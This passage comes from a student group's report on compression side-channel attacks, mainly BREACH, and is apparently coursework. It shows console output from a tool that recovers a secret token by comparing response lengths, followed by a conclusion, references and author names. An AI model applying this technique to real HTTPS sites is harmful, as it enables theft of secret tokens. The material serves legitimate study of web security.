TRY bb63e4ba67e24dab81e...........e........... Length Response = 2559
TRY bb63e4ba67e24dab81ef...................... Length Response = 2558
TRY bb63e4ba67e24dab81e...........f........... Length Response = 2561
Iterations = 175
Time elapsed = 135.20829725265503 seconds.
Token: bb63e4ba67e24dab81e

C:\Users\Kayley Lee\Downloads\BREACH-main\BREACH-main>
```

Solutions:

Had to assume we knew the length of the token

Increased padding until we reached the actual end of the token

Conclusion

As a conclusion, our group has successfully researched CRIME, BREACH, and BEAST attacks, focusing on exploiting vulnerabilities in data compression and transmission over the internet. Among these attacks, our primary focus was on the BREACH attack. Throughout our research, we were able to successfully execute attacks on two different platforms.

The first platform we targeted was a global HTTPS website, specifically implemented by those who developed BREACH, which served as a testing ground for BREACH attacks. By employing our strategies, we managed to successfully execute the attack and obtain the secret key "token" that was implemented on the website.

For the second platform, we created our own local HTTP website to assess the potential outcome of the attack when the server has gzip compression turned off. Unfortunately, this attempt resulted in a failed attack, indicating that a server without gzip compression enabled would be immune to the BREACH attack. Consequently, we conducted a thorough analysis of the dependencies necessary for the BREACH attack to succeed.

Overall, this project provided us with invaluable hands-on experience and served as an excellent learning opportunity to familiarize ourselves with different attack types. Through our research, we gained a deeper understanding of the vulnerabilities present in data compression and transmission over the internet.

References

[1]“Block cipher mode of Operation,” Wikipedia, https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#CBC.

[2]“Transport layer security,” Wikipedia, https://en.wikipedia.org/wiki/Transport_Layer_Security.

[3] J. Rizzo and T. Duong, “Crime,” Google Slides, https://docs.google.com/presentation/d/11eBmGiHbYcHR9gL5n

DyZChu_-lCa2GizeuOfaLU2HOU/edit#slide=id.g1e3070b2_2_1.

[4]A. Prado, N. Harris, and Y. Gluck, “SSL, gone in 30 Seconds,” Breach Attack, https://www.breachattack.com/.

[5] D. Karakostas and D. Zindros, “Practical New Developments on BREACH,” Black Hat, https://www.blackhat.com

/docs/asia-16/materials/asia-16-Karakostas-Practical-New-Developments-In-The-BREACH-Attack-wp.pdf.

[6]S. Ravoof, “How to enable gzip compression,” Kinsta®, https://kinsta.com/blog/enable-gzip-compression/.

THANK YOU!

Questions?

BREACH Attack by: Puya Fard, Leon Kantikov, Kayley Lee, Zoe Statzer